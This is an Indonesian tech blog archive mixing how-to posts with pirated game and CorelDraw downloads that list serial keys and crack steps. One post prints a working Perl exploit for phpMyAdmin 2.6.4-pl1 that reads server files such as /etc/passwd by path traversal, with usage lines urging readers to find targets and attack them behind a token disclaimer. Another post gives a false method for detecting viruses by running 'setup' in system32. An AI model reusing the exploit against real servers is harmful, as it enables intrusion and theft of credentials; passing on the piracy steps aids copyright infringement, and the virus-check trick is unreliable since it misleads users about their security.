Tampilkan postingan dengan label Komputer. Tampilkan semua postingan

Jumat, 27 September 2013

Download PES 2013 untuk PC, Full Version Crack + Patch 1.01 For PC Gratis Terbaru

PES 2014 (Pro Evolution Soccer) adalah game sepak bola untuk PC . Dikembangkan dan diterbitkan oleh Konami, game olahraga ini menyediakan kompetisi seperti Liga Champions, Piala Super Eropa dan Liga Eropa UEFA. Selain itu, PES 2014 memiliki lisensi eksklusif dari Liga Champions AFC. Nah kali ini saya akan update Download PES 2013 untuk PC, Full Version Crack + Patch 1.01 For PC Gratis Terbaru.

Bagi anda yang ingin Download PES 2013 untuk PC, Full Version Crack + Patch 1.01 For PC Gratis Terbaru silahkan ikuti petunjuk di bawah ini.


Screenshot :


Recomended System Requirements :
  • Operating System: Win Xp 32, Vista, Windows 7, Windows 8
  • Graphic Card: GeForce GT 440, Radeon HD 5550 1024MB
  • CPU: Core 2 Duo E7400 2.80GHz, Athlon II X2 255
  • RAM: 4 GB
  • HDD: 10 GB
  • DirectX: 9.0c

Link Download :


Cara Install :
1. Extract menggunakan Power Iso atau Mount dengan daemon tools
2. Install Game
3. Ketika diminta serial, masukkan salah satu serial dibawah ini
    HNY6-JD2U-3CXK-4UC6-FUC2
    2ELE-LMYW-UDMT-L9HN-HPPH
    JPL4-CNTS-J5XS-SNMD-3FV3
    FKWL-F2C6-DTX6-7VE5-R93A
4. Lanjutkan instalasi sampai selesai
6. Installkan PES 214 Konami Patch 1.01 sampai selesai
5. Setelah itu copy cracknya
6. Pastekan ke dalam foler instalasi game PES 2014 ini
7. Mainkan
8. Enjoy
Selamat menDownload PES 2013 untuk PC, Full Version Gratis Terbaru dan semoga membantu sahabat haramain software yang membutuhkan game ini.
Download gratis PES 2013 full melaui link di bawah ini nanti kemudian gabungkan dengan HjSplit karena file download gratis PES 2013 PC version berikut telah dipartisi dalam proses peng-upload-annya, setelah digabungkan dengan hjsplit, kemudian extract dengan 7.zip: - See more at: http://downloadgamesupdate.blogspot.com/2013/03/free-download-pes-2013-untuk-pc-full-version-gratis-terbaru-update.html#sthash.rjs6k7af.dpuf
Free Download PES 2013 untuk PC, Full Version Gratis Terbaru - See more at: http://downloadgamesupdate.blogspot.com/2013/03/free-download-pes-2013-untuk-pc-full-version-gratis-terbaru-update.html#sthash.rjs6k7af.dpuf

Selasa, 07 Mei 2013

Waspada Virus Iron Man 3 dan Star Trek

Awas Virus di film Iron Man 3 dan Star Trek.
Bagi anda penggila dan penggemar film sains fiksi kini harus berhati-hati dan Waspada dengan Virus Iron Man 3 dan Star Trek. Para penipu dunia maya memanfaatkan kemunculan sensasi dua film anyar Iron Man 3 dan Star Trek Into Darkness untuk mengelabui pengguna internet supaya mengunduh perangkat lunak berbahaya.

Security blog TrendLabs melaporkan bahwa mereka menemukan lebih dari seratus situs yang mengklaim menyediakan streaming atau unduh salinan bajakan film Iron Man 3 yang rilis baru-baru ini di bioskop.

Laman situs tersebut meminta pengguna untuk mengunduh dan menginstal pemutar video. Anehnya, proses mengunduh melalui torrent atau streaming file film bahkan secara ilegal tidak memerlukan sebuah pemutar video terpisah. Para penipu ini bisa dengan mudah menggantinya dengan malware. Dan mereka tidak benar-benar menyediakan film itu.

Yang lebih mengkhawatirkan adalah kenyataan bahwa sebagian besar situs-situs itu menggunakan penyedia blog gratisan yang terkenal dan terpercaya. Ini membuat pengguna internet lebih mempercayainya. TrendLabs juga menemukan bahwa separuh dari situs penipu ini menggunakan Tumbls, platform blogging terkenal untuk komunitas penggemar aktif.

Security blog ThreatTrack memiliki katalog beberapa contoh penipuan semacam ini. Termasuk dalam jejaring twitter seperti "Alice Eve menggoda Chris Pine di film baru Star Trek Into Darkness". Link yang menyertainya hanya akan membawa Anda ke halaman iklan game online multiplayer.

Ada lagi iming-iming film Star Trek untuk menipu agar Anda mengambil survei yang menghasilkan uang untuk poster. Bahkan lebih buruk lagi untuk mengunduh pemutar video tidak aman atau perangkat lunak lain yang mengakibatkan komputer Anda rentan terhadap malware.

Maka para penggila film sains fiktif berhati-hatilah dengan rupa-rupa iming-iming itu. Daripada komputer anda terkena serangan malware.
Sabtu, 23 Februari 2013

Cara Ampuh Memperbaiki Flashdisk Yang Sudah Rusak (Mati)

Cara Memperbaiki Flashdisk Yang Sudah Rusak (Mati) 
Apabila anda mempunyai masalah tentang flash disk yang rusak dan telah anda vonis "mati" dikarenakan anda sudah frustasi untuk memperbaikinya. Contoh kasus misalnya pada saat anda mencolok flashdisk di komputer, tapi tiba-tiba komputer reboot (Restart) sendiri dan flash disk yang ditancapkan pun hanya terdeteksi Removable Disk, selain itu juga ada perintah untuk memformat, namun tidak bisa diformat karena write protected.


Cara Memperbaiki Flashdisk Yang Sudah Rusak(Mati)


Jika anda sudah menggunakan semua tool baik itu dari teman,forum termasuk mencari di google,namun hasilnya tetap tidak berhasil,berikut ada Cara yang Ampuh Memperbaiki Flashdisk Yang Sudah Rusak (Mati) .
Simak langkah-langkah berikut ini:

1. Pastikan flash disk masih bisa terdeteksi dan mungkin terbaca removable disk serta tidak bisa dibisa diformat dan diapa-apakan (yang menurut anda flashdisk ini sudah mati)

2. Setelah itu cari VID dan PID, alias ID Vendor dan ID Product flash disk dengan cara melihatnya lewat software USB Viewer. Softwarenya bisa didownload di sini


3. VID dan PID dilihat di device connected-nya, akan muncul Ox[PID] atau Ox[VID]
4. Lihat penjelasan ID Vendornya di sini
5. Lalu kunjungi website http://flashboot.ru/iflash.html
6. Isi data VID dan PID flash kita di kotak pencarian bertuliskan VID dan PID.
7. Klik tombol di sampingnya (bahasa rusia)
8. Maka akan muncul daftar nama flash disk dan detailnya, cari yang sesuai dengan flash disk anda.


9. Setelah itu, copy paste tulisan yang berada di kolom paling kanan, di baris yang sesuai dengan flash disk anda ke kotak search di kanan atas website itu (cari dan sesuaikan program yang sesuai dengan flahsdisk anda)


10. Maka akan muncul software yang harus anda download
11. Klik pada hasil pencarian.

Cara Memperbaiki Flashdisk Yang Sudah Rusak(Mati)

12. Cara downloadnya klik tombol yang berada di bawah artikel tersebut
13. Anda akan diminta untuk memasukkan kode verifikasi


14. Isi dan tekan tombol, lalu software akan didownload


15. Ekstrak file, lalu buka software, seharusnya flash disk anda akan langsung terdeteksi
16. Klik start
17. Nah, tunggu beberapa saat sampai flash disk anda normal kembali

Contoh:

Cara Memperbaiki Flashdisk Yang Sudah Rusak(Mati)



Setiap tipe flash disk mempunyai software formatting masing-masing, jadi bisa saja kalau software tidak bisa digunakan oleh flash disk yang berbeda. Info tambahan jika anda malas untuk memakai cara diatas ada software yang sudah dikonfigurasikan oleh Roy Sukro (pemilik artikel) dan tidak perlu dikonfigurasi lagi.

Download

Caranya anda hanya mengekstrak file tersebut kemudian jalankan yang bernama MPALL_F1_7F00_DL07_v320_00 kemudian anda tinggal klik update, flahsdisk anda akan terbaca dan anda hanya cukup mengklik start saja, tunggu beberapa saat maka flashdisk anda akan berjalan normal.

Jumat, 11 Januari 2013

Cara Mudah install Windows 8 Lengkap dengan Gambar

Setelah lama Offline di dunia Blogger, kali ini blog Gratisan Info akan memposting Cara Mudah install Windows 8 Lengkap dengan Gambar. Pada bahasan ini kita akan gunakan versi Windows 8 Consumer Preview, yang dirilis oleh Microsoft sebagai versi tes, agar merasakan betapa hebatnya Windows 8 dengan semua kemudahan, fitur dan teknologi ia sediakan khusus untuk kita.


Ada persyaratan anda harus miliki sebelum memulai instalasi Windows 8, yakni RAM minimal adalah 1GB kemudian minimal prosessor adalah 1GHz.

Cara Mudah install Windows 8 Lengkap dengan Gambar
  1. Masukan cd DVD Windows 8 installer anda kemudian restart komputer anda.
  2. Sekarang masuk ke BIOS, untuk merubah menjadi First Device Priority di CD/DVD Room. Tujuannya adalah supaya komputer kita booting melalui DVD
  3. Sekarang menunggu sampai loading arampung.
  4. Pada pilihan bahasa maka pilih Indonesia sebagai language, lalu currency, time dan location. Kemudian klik Next pada tampilan berikut ini.


5. Sekarang pilih “Install Now” agar proses instalasi berlanjut.
6. Klik “Accept the terms and conditions”. Lalu “Next”.
7. Di Custom (Advanced) pada menu sebagai instalasi baru atau fresh instalation.
8. Di langkah kedelapan ini, kamu diberi sejumlah pilihan mau memformat atau membuat partisi. Pilih partisi System Windows, setelah konfigurasi drive lalu Next.
9. Instalasi akan segera dimulai, maka tunggulah hingga selesai.
10. Komputer akan melakukan restart setelah instalasi selesai, kemudian persiapkan pengaturan, pada tahap ini akan lama maka sabar yah.
11. Anda pilih “Express settings” berserta menu atau opsi apapun anda inginkan.
12. Login dengan akun Windows Live jika anda punya.
13. Akan tetapi jika tidak memiliki akun maka ambil “I don’t want to log in with a Windows Live ID”. Untuk membuat akun baru.
14. Kini anda dapat membuat username berserta passwordnya sebagai akun login dan pilih "Local Account."
15. Setelah beres buat akun baru, maka klik Next. Kini Windows akan lakukan segala persiapan berupa setting untuk anda.
16. Setelah selesai, maka kamu akan dapati Dekstop Windows 8 sebagai tampilan dilayar monitor anda.
 

17. Selesai, Nah itulah Cara Mudah install Windows 8 Lengkap dengan Gambar. Dan selamat menikmati OS terbaru dari Microsoft ini.

Jumat, 11 November 2011

Cara Cek Virus Tanpa AntiVirus di Komputer

Virus lagi virus lagi... Semua orang pasti jengkel dengan yang namanya Virus, Apalagi Virus yang menyerang di Komputer kita. Komputer sering sekali terserang Virus meskipun sudah di lindungi dengan Antivirus, masih saja Virus-virus bisa menyerang. Nah, Bagi anda yang ingin mengecek adanya Virus atau tidak di komputer, kali ini saya akan memberikan Cara Cek Virus Tanpa AntiVirus di Komputer anda.

Berikut ini adalah Cara Mengecek Virus Komputer Tanpa Antivirus
1. Buka command prompt dengan cara Start -> Run -> cmd,


Secara default, lokasi akan berada di C:\Documents and settings\nama_user, untuk itu anda harus pindah terlebih dahulu ke folder system32.

2. Ketikkan "cd c:\windows\system32" (tanpa tanda petik) seperti pada gambar.


Tekan enter untuk masuk ke folder system32.

3. Ketik "setup" lalu tekan enter


4. Jika muncul tampilan seperti gambar berikut yang didalamnya ada peringatan "Please go to the Control Panel to install and configure system components."


Berarti komputer anda sehat dari virus, tetapi jika komputer anda malah hank atau restart itu berarti ada virus yang bersemayam di komputer anda.

http://www.kaskus.us/showthread.php?t=7055279

Minggu, 06 November 2011

BootRacer Pengukur Kecepatan Booting Windows

BootRacer Software Pengukur Kecepatan Booting Windows
Pengen tahu berapa lama waktu yang diperlukan windows untuk booting ? Bagi yang ingin tahu, kini dengan software berukuran kecil yang bernama BootRacer, kita bisa mengetahui berapa lama waktu yang diperlukan windows sampai komputer tersebut siap pakai. Dengan mengetahui kecepatan booting, akan sangat membantu untuk mengoptimasi agar booting lebih cepat.

Screenshot :


BootRacer 3.1 [Download]


Cara Menggunakannya

Pertama-tama anda [Download] dahulu Softwarenya.
Setelah di Download, Lalu di Install.
Buka Aplikasi BootRacernya.
Lalu Klik Start (Lihat gambar di bawah)

Nanti ada Pesan untuk menyuruh anda merestart komputer, Klik Yes
Setelah Komputer anda di restart, Nanti akan ada Pesan di pojok kanan bawah dekat jam
Waktu Booting Kompi saya 52 Detik T__T.

Klik See Why, untuk detailnya
Penjelasan beberapa hasilnya sebagai berikut :
  • Time to Logon, waktu dalam detik yang diperlukan mulai dari titik awal windows aktif, sampai muncul tampilan login windows atau Welcome Screen.
  • User Logon timeout, waktu dalam detik dari “Time to Logon” sampai pengguna berhasil login (waktu pengguna memasukkan password). Jika tidak muncul tampilan memasukkan password, maka nilainya nol.
  • Time to Desktop, waktu yang diperlukan setelah pengguna berhasil login sampai muncul tampilan desktop (termasuk start menu dan icon-icon di layar) yang siap pakai.
  • Total time to dekstop, Jumlah Waktu Time to Logon + Logon to desktop.
Kita dapat mengetahui Hasil setiap menyalakan komputer dengan cara, Jalankan BootRacer > Klik Show History. Dan ini Historynya :

Semoga Bermanfaat...

Sabtu, 05 November 2011

Cara Partisi Hardisk Eksternal Aman dan Mudah

Banyak pengguna komputer / laptop yang ingin menggunakan atau menambah cadangan (HD) Hardisk Eksternal, tapi masih banyak yang bingung cara partisi hardisk eksternal tersebut. Nah kali ini Gratisan Info akan memberikan panduan Cara Partisi Hardisk Eksternal Aman dan Mudah.
Oke, Langsung saja ikuti panduan cara partisi hardisk eksternal dengan aman dan mudah berikut ini :


  • Pasanglah hardisk external anda ke port USB
  • Klik kanan My Computer lalu klik Manage.

  • Kemudian pilih Disk Management di bawah menu Storage
Disk Management



  • Setelah muncul jendela Compter Management, lalu pilihlah Disk 2 jika dikomputer anda sebelumnya hanya tersedia 1 hardisk
image

  • Setelah ketemu kemudian klik kanan pada disk 2 lalu pilih Shrink Volume, kemudian pilih ukuran partisi sesuai yang anda inginkan.
image
  • Kalau sudah diatur silakan tentukan besarnya ukuran partisi, saya membagi rata sekitar 150 GB . kalau sudah tekan tombol Shring.
  • Setelah menekan tombol shrink maka otomatis hardisk external anda sudah menjadi 2.
image
  • Klik kanan pada partisi baru, pilih New Simple Volume.
  • Kalau ada pertanyaan klik Yes//Next Silakan klik Yes
  • Kemudian kembali atur besarna nilai kapasitas jika Anda ingin mengubahnya. jika tidak ada perubahan silakan atur kembali ukurannya lalu klik Next.

  • Kemudian pilih salah seperti gbr di bawwh, kalau saya pilih Pilihan paling atas.
image

  • Klik Next
image
  • Tunggu sampai muncuk Finish
  • Berikut tampilan kalau hardisk external sudah dipartisi menjadi 2 Drive
image
  • Selesai.......Saya menggunakan OS Windows 7 
Selamat mencoba, semoga berhasil, semoga tips dari saya tentag Cara Partisi Harddisk Eksternal bisa membantu anda dan bermanfaat...

Kamis, 20 Oktober 2011

Cara Membuat Mail Merge

Mail Merge, Kali ini saya akan memberikan bagaimana Cara Membuat Mail Merge / PENGGABUNGAN DATA/BERKAS PROGRAM PENGOLAH KATA DAN PENGOLAH ANGKA


A. Memasukkan/Menyisipkan dan Mengedit Berkas Pengolah Angka ke dalam Pengolah Kata

Cara memasukkan berkas dari Ms. Excel ke Ms. Word:
1. Tentukan posisi berkas yang akan kita tempatkan. Klik Insert > Object > Create from file.
2. Isi kotak isian File Name/mengeklik tombol Browse.
3. Klik Ok. Untuk mengedit data dari Ms. Excel, klik dua kali berkas tersebut.
Sebaliknya, prosedurnya hampir sama. Untuk mengedit berkas dari Ms.Word, klik dua kali berkas tersebut.
Cara membuat tabel perhitungan di Ms. Word dengan Ms. Excel :
1. Klik Insert > Object
2. Klik Create New. Pilih Ms. Excel Worksheet > Ok.
3. Klik di luar jendela Ms. Excel sehingga kita memperoleh tabel di dokumen Ms.Word.
Sebaliknya:
1. Klik Insert > Object > Create New > Ms. Word Document.
2. Klik Ok. Jika layar Ms. Word di jendela dokumen Ms. Excel terlihat, ketik teks yang diinginkan dan klik di luar jendela Ms. Word jika telah selesai. Teks akan masuk sebagai kotak teks dan dapat memindah-mindah letak kotak teks.

B. Menyajikan Grafik Pengolah Angka ke dalam Berkas Pengolah Kata
Langkah-langkah melakukannya:
1. Klik Insert > Chart > pilih grafik yang diinginkan.
2. Jika prosedur pembuatan grafik sudah benar, maka tampilan grafik akan tampak.
3. Setelah pembuatan grafik selesai, klik grafik tersebut hingga muncul titik-titik di sekitar gambar. Klik Edit > Copy/klik kanan pilih Copy/klik toolbar Copy.
4. Buka berkas yang akan disisipi grafik pada Ms. Word dan tempatkan posisi grafik.
5. Klik Edit > Paste/klik toolbar Paste/Edit > Paste Special.
6. Klik Paste Link dan klik Ms. Office Excel Chart Object > Ok.

C. Menyimpan Berkas atau Dokumen
Cara menyimpan dokumen secara langsung:
1. Klik File > Save.
2. Tentukan nama drive/folder yang diinginkan. Ketik nama file di kotak File Name. Klik Save.
3. Jika kita ingin menyimpan dokumen yang sama dengan nama lain, klik File > Save As. Klik Save.
D. Menyetak Berkas Atau Dokumen
Cara mencetak berkas:
1. Klik File > Print/klik toolbar Print.
2. Isi nama printer pada kotak Name
3. Pada Page Range, klik All untuk mencetak semua lembar dokumen, klik Current Page untuk mencetak lembar dokumen yang sedang dibuka, klik Pages untuk mencetak halaman tertentu dari dokumen.
4. Klik Ok untuk mulai mencetak.
Kita dapat melihat tampilan hasil cetakan dengan cara mengeklik File> Print Preview /toolbar Print Preview.

Minggu, 03 Juli 2011

Corel Draw X5 Portable

Siapa yang tak kenal CorelDraw, sebuah software yang sangat populer dikalangan pengguna software khususnya para designer baik designer pemula sampai professional. Dengan CorelDRAW X5 Portable ini anda dapat membuat desain grafis dengan mudah sesuai keinginan anda. Mulai dari desain logo, baju, poster, iklan, cover buku, dan desain vektor lainnya. Silahkan yang ingin mencoba.
Screenshot :

Download :
System Requirements
  • Microsoft® Windows® 7, Windows Vista®, Windows® XP, with latest service packs installed (32-bit or 64-bit editions)
  • Intel® Pentium® 4, AMD Athlon™ 64 or AMD Opteron™ (Intel® Core™ Duo 1.83 GHz, AMD Dual-Core 2.0 GHz or higher required for video editing)
  • 1 GB RAM (2 GB or higher recommended)
  • 128 MB VGA VRAM or higher (256 MB or higher recommended)
  • 4.5 GB hard disk space (to install all applications). Up to 9GB needed to install extra content
  • 32-bit ODBC drivers for external database connectivity (for website creation)
  • Mouse or tablet
  • Windows-compatible sound card
  • 1024 x 768 screen resolution (768 x 1024 on a Tablet PC)
  • DVD drive
  • Recordable DVD required for creating DVDs
  • Recordable Blu-ray™ drive required for creating Blu-ray™ discs
  • Internet connection required for online features and product registration
  • Microsoft® Internet Explorer® 7 or higher
  • NET Framework 3.5 Service Pack 1
Cara Download Via Enterupload :
  1. Klik Link Diatas - Tunggu 5 Detik - Klik SKIP AD dipojok kanan atas
  2. Pilih 'Regular Download' (Di Sebelah kanan) - Tunggu 45 Detik
  3. Lalu Klik 'Generate Download Link' - Klik 'Download Now'

    Enterupload sudah Support IDM dengan Resume Capability : Yes
Tested By Me @Windows XP SP3


Semoga Bermanfaat
^_^
Thanks To DYTOSHARE

Kamis, 03 Maret 2011

Cara Membuka Akses Keseluruhan dari Database

Phpmyadmin biasa nya tempat kita membuka akses keseluruhan dari database dan tempat kita membuat,menghapus dan memanipulasi data jadi phpmyadmin adalah tempat yang sangat rahasia bagi sang admin nah apa jadi nya kalo tempat yang sangat sakral itu bisa di buka ??? wah... gawat donk...
PERINGATAN ADMIN : PATCH YOUR SERVER NOW!!!
so apa lagi.... Lets rock and roll, sebelum kita melangkah lebih jauh mari kita analisis di mana lubang untuk kita susupi ke dalam sistem 
  1. Direktory phpmyadmin biasa nya ada di http://www.target.com/phpmyadmin/ nah apabila direktory itu tidak di proteksi maka gawat donk jadi biasa nya tempat itu pasti di password... nah loh gimana kita masuknya??? jangan panik.... lanjut saja
  2. File vulnerable yang bisa kita intip maka berdasarkan hal di atas ( duh kek lagi kuliah aja yah formal banget ) , mari kita membuat exploit sederhana
[dokter@localhost exploit]$ cat > phpmyadmin.pl
#!/usr/bin/perl
use IO::Socket;
# dokter^cinta
# bruteforce team @dalnet
#
# exploit phpMyAdmin 2.6.4-pl1
#
#
# Greatz to all my friends
# thanks for your idea to make this exploit
#
# Contact : dokter.cinta[at]gmail.com
# Website : http://Forum.doktercinta.org
#
if (@ARGV < 3)
{
print "\r\n Modified By: Dokter^cinta @ dalnet\r\n";
print "EXpl01T phpMyAdmin 2.6.4-pl1\r\n";
print " \r\n";
print "perl phpmyadmin.pl target /DIR/ FILE\r\n\r\n";
print "target - target dimana ada phpmyadmin contoh: http://localhost\r\n";
print "DIR - Direktori untuk PMA contoh: /phpMyAdmin- 2.6.4-pl1/\r\n";
print "FILE - file untuk di intip ../../../../../etc/passwd\r\n\r\n";
print "contoh cmd: perl phpmyadmin.pl http://localhost /phpMyAdmin-2.6.4-pl1/
../../../../../etc/passwd\r\n\r\n";
print "\r\n Bruteforce Team @dalnet\r\n";
exit();
}
$HOST = $ARGV[0];
$DIR = $ARGV[1]."libraries/grab_globals.lib.php";
$FILE = "usesubform[1]=1&usesubform[2]=1&subform[1][redirect]=".
$ARGV[2].
"&subform[1][cXIb8O3]=1";
$LENGTH = length $FILE;
print "\r\ntarget adalah: ".$HOST."\r\n\r\n";
$HOST =~ s/(http:\/\/)//;
$get1 = IO::Socket::INET->new( Proto => "tcp", PeerAddr => "$HOST",
PeerPort => "80") || die "Error 404\r\n\r\n";
print $get1 "POST ".$DIR." HTTP/1.0\n";
print $get1 "Host: ".%HOST."\n";
print $get1 "Content-Type: application/x-www-form-urlencoded\n";
print $get1 "Content-Length: ".$LENGTH."\n\n";
print $get1 $FILE;
while ($odp = <$get1>)
{
if ($odp =~ /Warning<\/b>: main\(\): akses ditolak hikz hikz hikz .\/$ARGV[2]
in
/ ) {
printf "\n\nFile ".$ARGV[2]." tak ada om :( .\r\n\r\n";
exit;
}
printf $odp;
}
maka kita cari target yang pake phpmyadmin lalu apa lagi....??? yah serang !!!!!!!!!!!!!!!!!!!
[dokter@localhost exploit]$ perl phpmyadmin.pl www.target.com /phpMyAdmin-2.6.4-pl1/
../../../../../etc/passwd
target adalah : www.target.com dan good luck you got their database
:P
===========================================================
WARNING !!!
saya tidak bertanggung jawab atas penyalah gunaan dari artikel ini dan ini hanya sebagai ilmu pengetahuan belaka jadi sekali lagi ...
PLEASE DONT TRY THIS AT OTHER PEOPLE PCS
TRY THIS WITH YOUR OWN RISK

Selasa, 07 Desember 2010

Memperbaiki file word yang rusak /corrupt dengan recovery file word free

File word 2007 yang yang rusak /corrupt dapat diperbaiki dengan menggunakan software recovery file word free. Salah satu software gratis (freeware) yang bisa digunakan adalah Corrupt docx2txt. Selain gratis ,software Corrupt docx2txt juga bersifat open sources sehingga bisa dipelajari source codenya.

Saat ini aplikasi Corrupt docx2txt masih dalam tahap Beta ,dengan ukuran file 3,7 MB (file zip). Setelah di unzip aplikasi tersebut bisa langsung digunakan tanpa perlu di-install.


Untuk mencoba software ini bisa langsung download disini recovery file word free